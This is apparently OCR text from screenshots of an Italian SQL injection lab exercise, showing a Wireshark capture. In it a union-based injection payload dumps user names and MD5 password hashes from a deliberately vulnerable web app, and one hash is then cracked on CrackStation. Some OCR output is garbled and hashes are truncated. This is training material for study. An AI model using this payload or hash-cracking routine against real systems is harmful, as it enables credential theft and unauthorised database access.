

```



▶ Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)
▶ Ethernet II, Src: PcsCompu_82:75:df (08:00:27:82:75:df), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 104.16.248.249
▶ Transmission Control Protocol, Src Port: 52556, Dst Port: 443, Seq: 1, Ack: 1, Len: 56
▼ Transport Layer Security
  ▼ TLSv1.2 Record Layer: Application Data Protocol: http-over-tls
    Content Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 51
    Encrypted Application Data: 7fa9037731c6e38e6213aacc15a0a7281f94046fdb237be9...

```

Esercizio SQL







CyberOps Workstation [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Applications : CrackStation - Online Pass... SQL_Lab.pcap [Wireshark 2.5.1] Follow HTTP Stream (tcp.stream eq 1) Wireshark: Find text

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: tcp.stream eq 1

No. Time Stream Content

28 441.80 ...<form action="#" method="GET"><...<input type="text" size="15" name="id"><...<input type="submit" name="Submit" value="Submit"></...</form><...<pre>ID: 1' or 1=1 union select user, password from users
First name: admin
Last name: Gordon
Surname: Brown
<pre>ID: 1' or 1=1 union select user, password from users
First name: Hack
Surname: Me
<pre>ID: 1' or 1=1 union select user, password from users
First name: Pablo
Surname: Picasso
<pre>ID: 1' or 1=1 union select user, password from users
First name: Bob
Surname: Smith
<pre>ID: 1' or 1=1 union select user, password from users
First name: admin
Last name: gordon
Surname: e9a18c428b3d5f26053678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users
First name: bob
Last name: bob
Surname: 8d3533d75aae2c3966d7e0d4fc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users
First name: pablo
Last name: 0df10d9f5bde40cade3d5c7fe9e5b7</pre><pre>ID: 1' or 1=1 union select user, password from users
First name: smith
Last name: smith
Surname: sf4dc3b5aa765d1d8327de8b82d99</pre>

Entire conversation (7186 bytes)

Frame 28: 685 Ethernet II, Src: Hypertext Transfer Protocol (00:0c:29:00:00:00), Dst: Hypertext Transfer Protocol (00:0c:29:00:00:00) [ethertype IPv4 (Internet Protocol Version 4), length: 685 bytes on wire (4288 bits), 685 bytes captured (4288 bits)]

File Save As Print ASCII EBCDIC Hex Dump C Arrays Raw Help Filter Out This Stream Close

CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox

CrackStation - Password Hashing Security Defuse Security

CrackStation

Defuse.ca · Twitter

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

8d3533d75aae2c3966d7e0d4fc69216b

I'm not a robot reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1/sha1_bin), Quicksilver/3.18/BackupDefaults

Hash	Type	Result
8d3533d75aae2c3966d7e0d4fc69216b	md5	Found

Color Codes: Exact match, Partial match, Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the

Profile: Default

CyberOps Workstation [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Applications : SQL_Lab.pcap [Wireshark 2.5.1] Follow HTTP Stream (tcp.stream eq 1) Wireshark: Find text

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Filter: tcp.stream eq 1

No. Time Source Destination Protocol Stream Content

13 174.254430 10.0.2.4 10.0.2.15 HTTP GET /dwww/vulnerabilities/sql/?id=1%3D1&Submit=Submit HTTP/1.1

14 174.254581 10.0.2.15 10.0.2.4 TCP User-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0) Gecko/20100101 Firefox/5.0

15 174.257989 10.0.2.15 10.0.2.4 HTTP Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Host: 10.0.2.15/dwww/vulnerabilities/sql/

Referer: http://10.0.2.15/dwww/vulnerabilities/sql/

Cookie: security_low; PHPSESSID=m2zn7d0t4rem6k0n4is82u5157

Connection: keep-alive

Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK

Date: Mon, 06 Feb 2017 14:18:22 GMT

Server: Apache/2.4.18 (Ubuntu)

Expires: Tue, 23 Jun 2009 12:00:00 GMT

Cache-Control: no-cache, must-revalidate

Pragma: no-cache

Vary: Accept-Encoding

Content-Encoding: gzip

Content-Length: 1443

Keep-Alive: timeout=5, max=100

Connection: Keep-Alive

Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

Entire conversation (5894 bytes)

Frame 13: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 14: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 15: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 16: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 17: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 18: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 19: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 20: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 21: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 22: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 23: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 24: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 25: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 26: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 27: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 28: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 29: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 30: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 31: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 32: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 33: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 34: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

Frame 35: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)

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